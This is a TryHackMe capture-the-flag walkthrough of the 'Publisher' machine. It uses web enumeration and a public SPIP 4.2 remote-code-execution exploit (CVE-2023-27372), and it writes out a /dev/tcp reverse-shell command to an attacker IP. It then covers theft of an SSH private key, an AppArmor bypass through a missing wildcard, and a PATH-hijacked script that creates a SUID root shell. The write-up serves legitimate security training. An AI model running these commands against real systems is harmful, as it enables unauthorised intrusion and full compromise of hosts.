Publisher - TryHackMe Writeup
Publisher - TryHackMe Writeup
##Enumeration
###Nmap Scan
Starting with a comprehensive nmap scan to identify open ports and services:
nmap -p- -vv <TARGET_IP> -sVResults:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have SSH and HTTP services running. Let's explore the web application on port 80.
###Web Application Discovery

The website appears to be a Single Page Application (SPA) with a mention of the word
, which could be a potential username. Let's useadmin
to fuzz for additional endpoints:ffuf
ffuf -u http://<TARGET_IP>/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 1000 -s -e .php,.html,.bak,.txtInteresting Results:
images
index.html
spip
server-status
The
endpoint looks interesting. Let's visit it and see what's inside.spip

###SPIP Directory Enumeration
Further enumerating the
endpoint reveals several interesting files:/spip/
ffuf -u http://<TARGET_IP>/spip/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 1000 -s -e .php,.html,.bak,.txtResults:
.php
local
index.php
vendor
config
tmp
LICENSE
spip.php
htaccess.txt
ecrire
prive
Many endpoints are present, with several files in French. After examining
, we discover the version information:htaccess.txt
- SPIP v 4.2.# Fichier .htaccess SPIP v 4.2 #
##Initial Access
###Vulnerability Research
Let's search for public exploits for this framework and version using
:searchsploit
searchsploit "spip 4.2"Results:
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
SPIP v4.2.0 - Remote Code Execution (Unauthen | php/webapps/51536.py
---------------------------------------------- ---------------------------------
Perfect! We found an unauthenticated RCE exploit. Let's download and examine it:
searchsploit -m php/webapps/51536.pyExploit Details:
- >CVE: CVE-2023-27372
- >Type: Remote Code Execution (Unauthenticated)
- >URL: https://www.exploit-db.com/exploits/51536
###Reverse Shell
Now, let's execute the exploit to gain a reverse shell. First, start a netcat listener:

rlwrap nc -lnvp 1337Using a reverse shell generator to get the correct command:

Execute the exploit script with our reverse shell payload:
python3 51536.py -u http://<TARGET_IP>/spip -c "bash -c \"bash -i >& /dev/tcp/10.48.68.80/1337 0>&1\""Success! We have a shell:
##User Flag
Let's locate the user flag in the
directory:/home
www-data@41c976e507f8:/home/think$ cat user.txt
<REDACTEDDDD>
Great! We also notice a
folder. Let's retrieve the.ssh
private key and attempt SSH login.id_rsa

On your local system, after copying the private key, change its permissions to
and then SSH in as user600
:think
chmod 600 id_rsa
ssh -i id_rsa think@<TARGET_IP>
SSH Login Successful:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)
...
think@ip-10-48-185-43:~$
We're in! Now let's move on to privilege escalation.
##Privilege Escalation
###SUID Binary Analysis
Let's start by checking for SUID binaries:
find / -perm -u=s -type f 2>/dev/nullResults:
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/sbin/run_container          <-- Custom binary
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
The
binary looks like a custom SUID binary. Let's examine it:/usr/sbin/run_container
ls -la /usr/sbin/run_container
-rwsr-sr-x 1 root root 16760 Nov 14 2023 /usr/sbin/run_container###Binary Analysis
Transfer the binary to our local machine for decompilation and analysis using a Python HTTP server:
python3 -m http.serverAfter decompiling using
, we can see the following source code:Decompiler Explorer
undefined8 main(undefined8 param_1,long param_2)
{
  long in_FS_OFFSET;
  char *local_38;
  undefined *local_30;
  char *local_28;
  undefined8 local_20;
  undefined8 local_18;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_38 = "/bin/bash";
  local_30 = &DAT_0010200e;
  local_28 = "/opt/run_container.sh";
  local_20 = *(undefined8 *)(param_2 + 8);
  local_18 = 0;
  execve("/bin/bash",&local_38,(char **)0x0);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
    __stack_chk_fail();
  }
  return 0;
}
Key Observations:
- >The function executes
as/bin/bash
.root - >It references
as input./opt/run_container.sh
Let's check the permissions on this script:
ls -la /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10  2024 run_container.sh
Although the file has write permissions, attempts to edit it are denied. This suggests AppArmor restrictions are in place.
###AppArmor Bypass
Let's examine the AppArmor configuration to understand the restrictions:
cat /etc/apparmor.d/usr.sbin.ashAppArmor Configuration:
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,        <-- Missing /** at the end!
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
The Vulnerability: The shell has many restrictions - we cannot read or write to
,/opt/
,/tmp/
, etc. However, there's a loophole in the restriction for/home/
and/var/tmp
. To prevent writing files inside these directories, they should have added/dev/shm
at the end, but they didn't. This means we can write to/**
!/var/tmp/
###Exploitation
Step 1: Create a custom
executable indocker
:/var/tmp/
#!/bin/bash
cp /bin/bash /tmp/newbash
chmod +s /tmp/newbash
Make it executable and update the PATH:
chmod +x docker
export PATH=/var/tmp:$PATH
Step 2: Execute
to switch to a/opt/run_container.sh
shell (bypassing AppArmor restrictions):bash

Step 3: Now that we have a bash shell, we can modify the
script. Add the following lines:/opt/run_container.sh
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
Step 4: Execute the
binary, which will trigger/usr/sbin/run_container
as/opt/run_container.sh
:root

##Root Flag
Execute the root shell using
and retrieve the flag from/tmp/rootbash -p
:/root
ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1183448 Jan  4 06:09 /tmp/rootbash

/tmp/rootbash -p
rootbash-5.0# whoami
root
rootbash-5.0# cat /root/root.txt
<REDACTEDDDD>
Challenge solved!
##References
##Answers
###Task 1 - Publisher
The "Publisher" CTF machine is a simulated environment hosting some services. Through a series of enumeration techniques, including directory fuzzing and version identification, a vulnerability is discovered, allowing for Remote Code Execution (RCE). Attempts to escalate privileges using a custom binary are hindered by restricted access to critical system files and directories, necessitating a deeper exploration into the system's security profile to ultimately exploit a loophole that enables the execution of an unconfined bash shell and achieve privilege escalation.
- >
What is the user flag?
Ans.
THM{REDACTED} - >
What is the root flag?
Ans.
THM{REDACTED}